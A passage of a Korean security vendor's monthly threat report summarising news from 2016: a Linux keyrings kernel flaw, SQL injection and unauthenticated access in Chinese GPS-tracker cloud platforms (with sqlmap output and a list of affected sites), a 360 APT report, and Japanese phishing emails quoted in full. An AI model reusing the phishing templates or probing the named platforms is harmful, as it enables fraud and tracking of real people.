```

이 취약점은 다양한 버전의 리눅스에 탑재 된 keyrings 기능의 레퍼런스 누설(Reference Leak)이 원인이다. Keyrings는 주로 로그인 데이터를 암호화 및 저장하고, 키 및 인증서들을 암호화 하고 이를 어플리케이션이 사용할 수 있도록 하는 기능이다.
하지만 공격자가 레퍼런스 누설을 악용할 경우, 리눅스 커널에서 임의의 코드를 실행할 수 있게 된다.
연구원들은 아직까지 이 취약점을 악용하는 익스플로잇들을 찾지는 못한 상태라고 말했다.
Perception Point는 이 취약점에 대한 기술적 분석 및 PoC 코드를 Github 페이지에 공개했다.
좋은 소식은, Perception Point가 리눅스 팀에 이 취약점을 제보하였으며, 패치는 자동 업데이트를 통해 금일 내로 배포 될 전망이다.
하지만 안드로이드의 경우 제조사 및 통신사들이 자동으로 패치하지 않기 때문에 더욱 오래 걸릴 수 있다.

출처: http://thehackernews.com/2016/01/linux-kernel-hacker.html

2. 중국


GPS 추적 기기에서 취약점 발견

최근, 신문에서 GPS기기를 통하여 위치를 추적하여 납치하는 사건이 발생했다. 시중에 판매되는 GPS 추적 기기들을 연구해본 결과, 몇몇 GPS기기에서 통용되는 프로그램을 사용하는 것을 확인하였고, 클라우드 플랫폼에 여러 취약점이 존재하는 것으로 밝혀졌다. 공격자는 이 취약점을 이용하여 해당 GPS기기를 이용하는 사용자 혹은 차량의 위치를 찾아내고 추적할 수 있었으며 심지어 원격에서 운행중인 차량의 기름을 중단 시킬 수도 있었다.

개요

타오바오에서 GPS추적장치를 검색해 보았다. 대부분의 많은 판매자들이 동일한 제품을 판매하고 있었으며, 이는 즉 제품들에 동일한 취약점들이 존재한다는 것이였다.

해당 시스템의 원리는 대략적으로 아래와 같다.



GPS 장비 내에는 3g 모바일 카드가 초함되어 있으며, 이 GPS기기는 현재 위치를 3g망을 통하여 클라우드 플랫폼으로 보내며, 사용자는 pc나 모바일과 같은 이동식 디바이스로 확인할 수 있다.

취약점 내용

아래는 월 8000+(RMB)를 내야지만 사용할 수 있는 GPS기기로, 누적 후기가 22000개가 넘는 GPS기기이다.

이 클라우드플랫폼은 .net으로 개발되었으며, 관리자 페이지 로그인 화면은 아래와 같다.

여기에서 계정으르 입력하면 해당 계정에 속해있는 기기들을 모드 컨트롤 할 수 있다. 일반 사용자들에게는 IMEI 번호와 비밀번호 입력을 통하여 기기를 설정할 수 있다.
연구결과 해당 플랫폼에는 대량의 권한없는 webservice인터페이스가 접속할 수 있는 취약점이 존재하였으며, 프로토콜 스푸핑을 통하여 임의 사용자의 계정정보 및 GPS정보를 알아낼 수 있었다.

우리는 관리자 비밀번호를 초기화 하였으며, 그 후 로그인을 다시 해보았다. 이 플랫폼에만 25만대의 기기들이 등록되어 있었으며, 현재 운영중인 기기는 2.7만대로 확인되었다.

所有设备:252987台
当前在线设备数:27409台
7天内上线设备数:75971台
离线设备数:225578台
使用设备数:154501台(上线即算使用)
欠费设备数:6502台
未启用设备数:98486台(从未上线)

해당 디바이스들의 정확한 위치를 추적할 수 있었으며, 현재 해당 GPS기기를 사용하는 차량번호, 차량 소유주 등의 주체적인 정보들도 확인할 수 있었다.


또한 GPS를 이용하여 현재 차량의 구체적인 위치를 확인할 수 있었다.

또한 데이터 로그 확인으로 차량의 과거 행선지도 확인할 수 있었다.

심지어 원격에서 해당 차량의 기름을 끊을 수도 있었다.

더 자세한 연구를 통해, 해당 Webservice인터페이스에 sql 인젝션 취약점이 존재하는 것도 확인되었다. soap정보에 악성 데이터를 추가하여 전송할 수 있었으며, 심지어 원격에서 해당 서버를 컨트롤 할 수도 있었다.

```
[21:29:55] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET 4.0.30319, Microsoft IIS 7.5, ASP.NET
back-end DBMS: Microsoft SQL Server 2008
[21:29:55] [INFO] fetching current user
[21:29:55] [INFO] resumed: sa
current user:    'sa'
[21:29:55] [INFO] fetched data logged to text files under '/Users/sud0h4c/.sqlmap/outp
```

취약점 영향

연구결과, 해당 상업화된 GPS 시스템을 사용하는 사용자들은 매우 많았으며, 중국, 유럽, 중동, 동남아, 아프리카 등 지역에서 사용되고 있었다.

또한 몇몇 중동지역 및 전쟁지역에서는 GPS추적을 선호하였다.

또한 이 GPS프로그램은 차량 위치추적뿐만 아니라, 아이들용 시계 및 사람들 추적 및 애완동물 주적 등 다양한 버전이 있는 것으로 확인되었다.
우리는 타오바오에서 판매되는 gps 중에서 대량으로 판매되는 브랜드들에 대해 테스트를 해본 결과 대부분의 플랫폼에 취약점이 존재하였다.
www.tourrun.net 총 설치 수: 496805
www.zg666gps.com 총 설치 수: 253426
www.indlifelocate.com 총 설치 수: 252980
ry.i365gps.com 총 설치 수: 93638
www.gpsjm.com 총 설치 수: 55451
gps.zg002gps.com 총 설치 수: 42993
www.mkcx.net 총 설치 수: 41894
www.aika168.com 총 설치 수: 40586
www.xmsyhy.com 총 설치 수: 12645
www.twogps.com 총 설치 수: 3587
www.lkgps.net 총 설치 수: 3434
ec-dbo.cn 총 설치 수: 2961

출처: http://www.freebuf.com/articles/92211.html

2015년 중국 apt 보고서

1) 중국을 타겟으로 하는 APT 조직
360 그룹은 최근 〈2015년 apt 연구보고서〉를 발행하여 중국을 타겟으로 진행되는 apt 공격의 기술 변화를 기술하였다. 중국은 apt 공격의 주요 타겟 국으로, 중국의 도시들 마다 영향 받는 정도가 다르다. 북경과 광동이 주요 타겟 도시이며, 교육연구기관, 정부기관이 apt의 주요 타겟이다.
2015년 11월 말까지 360그룹은 중국의 교육연구기관, 정부기관 등 조직적으로 apt 공격을 수행한 해커그룹 29개를 확인하였다고 하였다. 그 중 15개 APT그룹은 해외 보안 업체들에게 발각된 사실이 있는 그룹이었으며, 14개 그룹은 360그룹이 처음으로 찾은 apt조직이다. 그 중 360이 2015년 5월에 발표했던 OceanLotus apt조직도 포함되어 있다.
29개 apt그룹중에서, 중국을 타겟으로 한 공격은 2007년부터 거행되었으며, 최근 3개월(2015년 9월 이후)내 꾸준히 활동을 하는 APT 조직은 최소 9개 이상이다. 통계로 보면, 작년 12개월동안 이 apt 조직들은 공격을 거행해왔으며, 최소 중국 내 만대가 넘는 컴퓨터가 영향을 받았으며, 공격 범위는 31개 성 이였다.
그밖에 2013년 스노든 폭로 사건이 있었던 해 Norman이 발표한 HangOver조직, 카스퍼스키가 2014년도 발표한 DarkHotel조직, 2015년도에 발표한 Equation Group등 이 조직들은 해외 보안업체들이 발견한 APT 조직들로서, 중국은 이런 APT조직의 공격을 받는 주요 국가중 하나이다.


보고서에는 주로 360이 새로 발견한 APT 조직에 대해 소개를 할 것이며, 관련 통계와 공격방법, 2015년 활동 등을 분석해볼것이다.
아래는 360그룹이 확인한 APT조직 리스트로, 그 중 OceanLotus(APT-C-00),APT-C-05,APT-c-06,APT-c-12 공격은 360에 의해서 차단되었다

排序	APT 组织	APT 行动	首先报告厂商	已知最早活动时间	监测最近活动时间
1	APT28	APT28、Operation RussianDoll	FireEye	2007 年	2014 年 7 月
2	Darkhotel	Darkhotel	Kaspersky	2007 年	2015 年 11 月
3	APT-C-05	APT-C-05	360	2007 年	2015 年 11 月
4	APT-C-12	APT-C-12	360	2011 年	2015 年 11 月
5	OceanLotus(APT-C-00)	OceanLotus	360	2011 年	2015 年 11 月
6	APT-C-06	APT-C-06	360	2011 年	2015 年 11 月
7	Operation Arid Viper	Operation Arid Viper	Trend Micro	2012 年	2014 年 12 月
8	Desert Falcon	Desert Falcon	Kaspersky	2013 年	2014 年 11 月
9	Carberp	Anunak	FOX IT	2013 年	2015 年 6 月
10	ScanBox	ScanBox	AlienVault	2014 年	2015 年 5 月

2) 지역 분포: 북경, 광동이 1위

(2014년 12월 ~ 2015년 11월)
최근 1년동안 APT공격 조직에 의하여 중국 내 수십 만대의 컴퓨터가 영향을 받았으며, 매월 평균 천만대가 넘는 PC가 영향을 받았다. 하지만 중국 내 보안업체들이 늘어남에 따라, 전체적인 감염 수는 줄어들고 있는 추세이다. 하지만 또 다른 원인은 몇몇 apt조직이 공격을 잠시 멈추어서 일수도 있다.

3) 공격받는 업종 분석 : 주요 연구기관, 정부기관 타겟



최근 1년간의 통계에 따르면, 연구기관을 타겟으로 한 공격이 37.4%로 제일 많았다. 그 뒤로 정부기관을 타겟으로 한 공격이 27.8%, 에너지 기업이 9.1%이다.

보안업계를 노리는 apt

APT-c-00조직은 Acubetix Web Vulnerability Scanner(WVS) 7을 위장하고 있다. WVS는 웹 취약점 스캔 시 사용하는 툴로, 주로 인터넷 보안업계에서 일하는 사람들이 많이 쓴다. 이 조직은 WVS 보안 점검 SW를 위장한 악성코드를 만들었으며, 여기에서 이 조직이 감염 목표로 삼는 대상을 알아낼 수 있다.
카스퍼스키를 노린 duqu2.0역시 보안 기업을 노린 apt공격이였다.


4) 위험성

apt조직들의 목표는 주로 정보 탈취로, 일단 공격이 성공하면 희생 pc의 정보들을 수집하며, 민감한 정보들도 모두 수집한다.

a. 기본정보 수집

일단 악성코드 감염 후에는, 자동으로 c&c에서 명령이 내려올때까지 기다리며, 감염 PC의 기본 정보를 전달한다. 전달하는 정보는 아래와 같다.

pc정보 : os, pc명, 사용자 명 등
네트워크 정보 : ip주소, gateway정보
프로그램 정보 : ms 및 ie를 포함한 프로그램정보(버전 포함)
하드웨어, 현재 사용되고있는 프로그램 정보 등



```
MAC Info:
ComboIndex:     0
Adapter Name:
Adapter Desc:   AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口
Adapter Addr:

Index:  2
Type:   Ethernet
IP Address:
IP Mask:    255.255.255.0
Gateway:
DHCP Enabled: Yes
DHCP Server:
Have Wins: No

Host Info:
Operator OS: Microsoft Windows
Computer Name:
Memory Size:
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Local User Name: Administrator
Hard Disk: C:\ (NTFS)
Hard Disk: D:\ (NTFS)
Hard Disk: E:\ (NTFS)
CD-ROM: F:\

Process Info:

PID   Process Name
0     [System Process]
```

공격자는 이러한 정보들을 확인 후에 필터링을 하고, 허니팟인지 여부도 확인하며, 해당 목표물에 더 정교한 공격을 진행할 지 결정한다.

b. 민감 정보 수집

apt조직들은 중국의 연구소, 정부기관들에서 대량의 정보들을 수집해가며, 이러한 정보가 유출되면 국가 보안을 위협할 수 있다. 그 중 APT-C-05조직은 중국을 타겟으로 apt공격을 진행하는 해외 조직으로, 중국을 대상으로 가장 오랫동안 공격을 펼친 조직이디고 하다. 이 조직은 중국정부, 군사, 과학기술, 교육 등 주요 부문들을 타겟으로 공격을 진행하고 있으며, 최초 2007년부터 시작하여 현재까지 꾸준히 공격하고 있다. 즉 APT-C-05조직은 2007년부터 8년동안 스파이 역할을 한 것이다.

apt조직이 빼간 자료들은 모두 다르지만, 대부분 중국 연구, 정부 등의 영역에서 민감한 정보들을 유출해갔다. 또한 비밀번호관리문서, 도면 등 문서도 많이 유출해갔다

类型	相关应用软件名称	具体针对的文件扩展名
文档类	Microsoft Office	“.doc”、“.docx”、“.ppt”、“.pptx”、“.xls”、“.xlsx”、“.rtf”
	WPS Office	**“.wps”、“.et”、“.dps”**
	Adobe Reader	“.pdf”
	其他	“.txt”
设计图类	AutoCAD	“.dwg”
压缩包类		“.rar”、“.zip”、“.7z”
应用类		“.exe”
邮件类		“.eml”


위 확장자 명으로 된 문서들은 apt조직이 자주 유출해가는 문서 확장자이다. 예를 들어 APT-C-05조직은 이동식 디스크에 특정시간에 생성된 파일들만 유출해가며, APT-C-12조직은 별다른 조건없이 문서형태의 파일들을 모두 유출해간다.
APT 조직은 주로 민감한 문서에 관심이 많으며, MS Office뿐만 아니라, 중국이 개발한 문서 프로그램인 WPS Office 프로그램에 더 관심이 많다. 그 중 APT-C-05 , APT-C-12조직 모두 “.wps” 확장자를 가진 문서들에 관심이 많다. 일반적으로 WPS Office는 중국의 정부기관 및 기업에서 많이 사용하고 있기 때문이다.
APT조직은 오랜 시간에 걸쳐서 대량의 데이터들을 유출해간다.

c. 이동형 디바이스 타겟 공격
apt공격은 PC뿐만 아니라, 모바일을 타겟으로도 이루어진다.

窃取相关信息	文件方式	socket 方式	邮件方式
录音	√		√
拍照	√		√
电话录音	√	√	
录像	√	√	
通话记录			√
通讯录	√		
短信			√
手机基本信息			√
地理位置信息			√

위에서 말한 휴대폰 정보는 이런 정보들을 포함한다 : imsi,imei,전화번호,sd카드,화면 해상도, mac주소 등

출처: https://ti.360.com/upload/report/file/2015.APT.Annual_Report.pdf



3. 일본

연말연시는 피싱이 횡행, 한게임, 라쿠텐은행을 가장한 스팸메일을 확인 (피싱대책협의회)

年末年始はフィッシングが横行、ハンゲーム、楽天銀行を騙るスパムメールを確認(フィッシング対策協議会)

피싱대책협의회는 4일, 한게임을 가장한 메일, 라쿠텐은행을 가장한 메일이 나돌고 있다고 해서 주의를 호소했다.
이에 따르면 한게임에서는 '등록패스워드변경완료의 공지', 라쿠텐은행에서는 '본인인증서비스'라는 타이틀의 스팸메일이 나돌고 있다는 것이다. 4일 시점에서는 피싱사이트는 가동 중으로 향후 비슷한 사이트가 출현할 가능성도 있다고 보인다.

```
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
 ご登録パスワードの変更完了のお知らせ
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

 このメールは登録パスワードを変更された方へのメールです。

 ================================================
 確認のためにメールを送信しています。
 お客さまご自身で変更した場合は、このメールを無視しても問題ありません。

 お客さまご自身で変更していない場合は盗用の可能性がございます。
 至急以下のURLをクリックしてください。
  (PC?スマートフォンからご利用ください。)

https://myinfo.hangame.co.jp/idinforeset/changelink.nhn?
prm=R2f4thQReL91Td_CUaqNb7bismXy3rNoEqVinBRmwJ-QHg6pn9FIz4OPROjimL_WecGS--
F9n5sQAKY6yS_bs8fbsGa5gzWNZzIsh-UnRv8
<http://www.●●●●.com>


 ※このメールアドレスに返信頂きましても、ご返答はできませんので、
 お問い合わせはハンゲームヘルプのサポートフォームよりお願い申し上げます。
 URL: http://customer.hangame.co.jp/supportformselect.nhn

   今後ともハンゲームをよろしくお願いいたします。
 ------------------------------------------------------------------
   無料ゲームやＲＰＧ?友達を探すなら！ハンゲーム！
   URL: http://www.hangame.co.jp/
```

가짜 메일의 내용 (한게임)

```
こんにちは！
最近、利用者の個人情報が一部のネットショップサーバーに不正取得され、利用者の個
人情報漏洩事件が起こりました。
お客様のアカウントの安全性を保つために、「楽天銀行システム」がアップグレードさ
れましたが、お客様はアカウントが凍結されないように直ちにご登録のうえご確認くだ
さい。

以下のページより登録を続けてください。

https://fes.rakuten-bank.co.jp/MS/main/RbS?CurrentPageID=START&&COMMAND=LOGIN
<http://www.adshirt.●●●●.cn/css/i/>

——Copyright (c) 2001 Rakuten Bank, Ltd. All Rights Reserved.——
```

가짜 메일의 내용 (라쿠텐은행)

연말연시는 피싱이 횡행하는 시기이기도 하지만 어떤 메일이라도 특히 계절 인사 등은 없고 가짜 사이트로 유도하는 본문이다. 링크로써는 정식사이트가 기술되고 있지만 실제 링크 처는 다른 수상한 사이트이다.
협의회에서는 이와 같은 피싱사이트에서 계정정보(ID나 패스워드) 등을 절대로 입력하지 않도록 주의를 호소하고 있다.

출처: http://scan.netsecurity.ne.jp/article/2016/01/05/37891.html

금융청의 Web사이트에 DDoS공격, '어나니머스'의 범행성명도

金融庁のWebサイトにDDoS攻撃、「アノニマス」の犯行声明も

금융청은 2016년1월18일, Web사이트(www.fsa.go.jp)가 사이버공격의 일종인 분산서비스거부(DDoS)공격을 받아, 단속적(□□的)으로 접속하기 어려운 상황이 된 사실이 밝혀졌다. 국제적인 해커집단 '어나니머스'를 자칭하는 계정에서 사이버공격에 관한 성명이 나왔다고 한다.
금융청의 설명에 따르면 오전 8시경에 내각 사이버시큐리티센터(NISC)에서 '[어나니머스]로 보이는 계정에서 범행 성명이 나오고 있다'라는 연락을 받았다. 그 후, 실제로 DDoS공격을 받고 있다는 것을 확인했다. 금융청 내외에서 Web사이트에 접속하기 어려운 상황이 이어졌으나 오전10시 경까지 일단 해소되었다.
그러나 오후 3시경부터 또 Web서버의 부하가 올라가서 다시 사이트에 접속하기 어려운 상황에 빠졌다. 오후 6시 시점에서는 이 상황이 계속되어 복구의 전망이 서지 않았다고 한다.
DDoS공격의 영향을 받고 있는 것은 'www.fsa.go.jp' 지배 하의 사이트이다. 금융청 본청의 발표자료와 금융청에 속한 증권거래등감시위원회(SEC)의 사이트 등이 열람하기 어려운 상황이 되었다. 현시점에서는 금융청이 운영하는 '유가증권보고서 등의 개시서류에 관한 전자개시시스템(EDINET, disclosure.edinet-fsa.go.jp)'에는 영향이 나오지 않고 있다.
2015년 후반에서 일본의 관공청이나 대기업을 표적으로 한 DDoS공격이 계속되고 있고, 2016년1월12일에는 닛산자동차그룹도 DDoS공격을 받아서 Web사이트의 전면 정지를 할 수 밖에 없는 상황에 몰려있다.

출처: http://itpro.nikkeibp.co.jp/atcl/news/16/011800135/?ST=security

약24만엔을 청구하는 '제로클릭사기'공격이 발생

시만텍은 1월27일, 약 24만엔을 청구하는 일본어 '제로클릭사기'를 확인했다고 발표했다. 수법에 대해서 블로그에서 소개하고 인터넷이용자에게 주의를 호소하고 있다.
제로클릭사기는 유저에게 클릭 시키는 일 없이 열람한 성인사이트에 마음대로 '등록'시켜 금전 지불을 요구한다. 시만텍이 확인한 수법은 일본어이면서 2000달러(약 24만엔)를 청구하고 24시간 이내에 서포트센터에 전화 가능이라는 방법도 소개한다고 한다.

제로클릭사기사이트. 리스트에 있는 성인동영상을 클릭하면 가짜 플레이어 화면으로 (시만텍에서)
이전부터 원클릭사기의 경우는 공격자가 불명료한 설명 화면을 표시하여 열람자에게 '동의' '등록' 등의 버튼을 클릭 시켜서 금전을 요구한다. 한편 제로클릭사기의 경우는 설명 화면을 표시한 후, 열람자에게 클릭 조작 시키는 일 없이 자동적으로 등록 화면이 표시되어 버린다. 유저에게는 전혀 경고 되지 않은 채로 '서비스에 등록되어 버렸다'라고 생각하게 만들 속셈이 있는 것으로 보인다.

금전 요구화면. 연락처인 전화번호에는 발신자번호통지로 걸려버린다 (시만텍에서)
시만텍은 제로클릭사기에서의 '등록'은 완전 엉터리이며 '무시할 것'을 어드바이드했다. 또한 연락처라고 칭하는 전화번호나 메일주소로 연락하면 열람자 측의 정보가 상대에게 알려져 사기활동으로 이용될 가능성도 높기 때문에 연락하지 않도록 호소하고 있다.

출처: http://www.itmedia.co.jp/enterprise/articles/1601/27/news148.html

알약 2월 보안동향보고서

Contact us

㈜이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.com